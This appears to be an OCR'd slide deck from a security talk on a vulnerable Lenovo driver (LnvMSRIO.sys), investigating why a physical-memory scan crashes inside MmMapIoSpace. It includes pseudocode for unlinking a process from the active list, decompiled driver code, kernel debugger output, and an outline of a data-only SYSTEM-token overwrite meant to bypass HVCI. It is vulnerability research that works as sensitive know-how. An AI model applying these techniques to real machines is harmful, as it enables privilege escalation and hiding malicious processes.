
Back to day *one*

```
// Pseudocode
for (PhysAddr pa = 0x1000; pa < RAM_MAX; pa += 0x1000) {
    page = MapPhys(pa, 0x1000);
    if (FindProcessName(page, "target.exe"))
        UnlinkFromActiveProcessLinks(page);
}
```

SECOND ITERATION

Bug Check 0x3B... on read??

STATUS_ACCESS_VIOLATION inside MmMapIoSpace. First iteration fine. Second iteration crashes.


Breakpoint 0 hit
nt!MmMapIoSpace:
fffff800`c7475440 4883ec28 sub rsp,28h
1: kd> r rcx
Target is not responding. Attempting to reconnect...
rcx=0000000000001000
First Iteration
1: kd> gu
fffff800`5e3c207c 4889442438 mov qword ptr [rsp+38h],rax
1: kd> r rax
rax=ffffb10a0c7da000
Valid Return
1: kd> g
Breakpoint 0 hit
nt!MmMapIoSpace:
fffff800`c7475440 4883ec28 sub rsp,28h
0: kd> r rcx
rcx=0000000000002000
Second Iteration
0: kd> gu
fffff800`5e3c207c 4889442438 mov qword ptr [rsp+38h],rax
0: kd> r rax
rax=0000000000000000
NULL Return!

```
BaseAddress = MmMapIoSpace(*a1, NumberOfBytes, MmNonCached);
v6 = 0;
LowPart = a1[1].LowPart;
switch ( LowPart )
{
  case 1u:
    sub_140001E80(BaseAddress, a3, (unsigned int)a1[1].HighPart);
    break;
  case 2u:
    sub_140001EE0(BaseAddress, a3, (unsigned int)a1[1].HighPart);
    break;
  case 8u:
    sub_140001EB0(BaseAddress, a3, (unsigned int)a1[1].HighPart);
    break;
  default:
    v6 = 1;
    break;
}
MmUnmapIoSpace(BaseAddress, NumberOfBytes);
```

No NULL checks!

```
__int64 __fastcall sub_140001E80(const void *baseaddr
{
  qmemcpy(a2, baseaddr, a3);
  return a3;
}
```

LnvMSRIO.sys decompiled

Two theories online. *Which* one fits?"

ATTRIBUTE	PFN 1 (worked)	PFN 2 (crashed)
Cache attribute	Cached	Cached
On OS PFN DB	Yes	Yes
Page state	Active	Active
Used entry	0	3
Share count	1	4

The trail to MiFillSystemPtes.

MmMapIoSpace

MmMapIoSpaceEx

MiMapContiguousMemory

MiFillSystemPtes

MiFillSystemPtes → Non-zero → failure path → NULL → caller crashes.

Returned: **0xC0000018**


STATUS_CONFLICTING_ADDRESSES

A sentinel check against 0x10000000000 ?

```
; inside MiFillSystemPtes

call MiGetPageTablePfnBuddyRaw    ; packs u1 + u5
                                  ; for PFN 2 both fields = 0 -> returns 0

mov  r10, 0x10000000000           ; hardcoded sentinel
cmp  rax, r10
jne  fail_path                    ; -> STATUS_CONFLICTING_ADDRESSES
```



A sentinel check against 0x10000000000 ?

```
; inside MiGetPageTablePfnBuddyRaw

mov     rdx, qword ptr [rcx]        ; rdx = u1 field (offset 0x00)
mov     eax, dword ptr [rcx+24h]    ; eax = u5 region (offset 0x24)
and     eax, 3FF0000h               ; mask bits 16-25
shr     rdx, 1                      ; u1 >> 1
shl     rax, 0Fh                    ; masked_u5 << 15
btr     edx, 1Fh                    ; clear bit 31 of edx
or      rax, rdx                    ; combine
je      +0x3e                       ; if zero -> take this branch
```

What I can and *can't* say.

CONFIRMED

Cache theory: doesn't fit. Same cache, different outcome.

Failure is a sentinel compare, not a memory attribute check.

OPEN

What does 0x10000000000 (= 2^40) actually encode?

Why are PFN 2's Flink + buddy bits zero?

Why does this dead end matter?

Everything in Act 1 and Act 2 assumes **HVCI is off.** On a hardened box, the exploit chain hits a brick wall.

The natural fallback: a pure data-only attack. HVCI protects code, not pools.

1. Walk page tables from usermode
2. Find SYSTEM token in physical RAM
3. Overwrite token, HVCI never sees it

Why does this dead end matter?

Everything in Act 1 and Act 2 assumes **HVCI is off.** On a hardened box, the exploit chain hits a brick wall.

The natural fallback: a pure data-only attack. HVCI protects code, not pools.

2	Find SYSTEM token in physical RAM
3	Overwrite token, HVCI never sees it
!!	scanning physical memory triggers **BSOD**

The bad code *became* the mitigation.

Thank you.

Questions?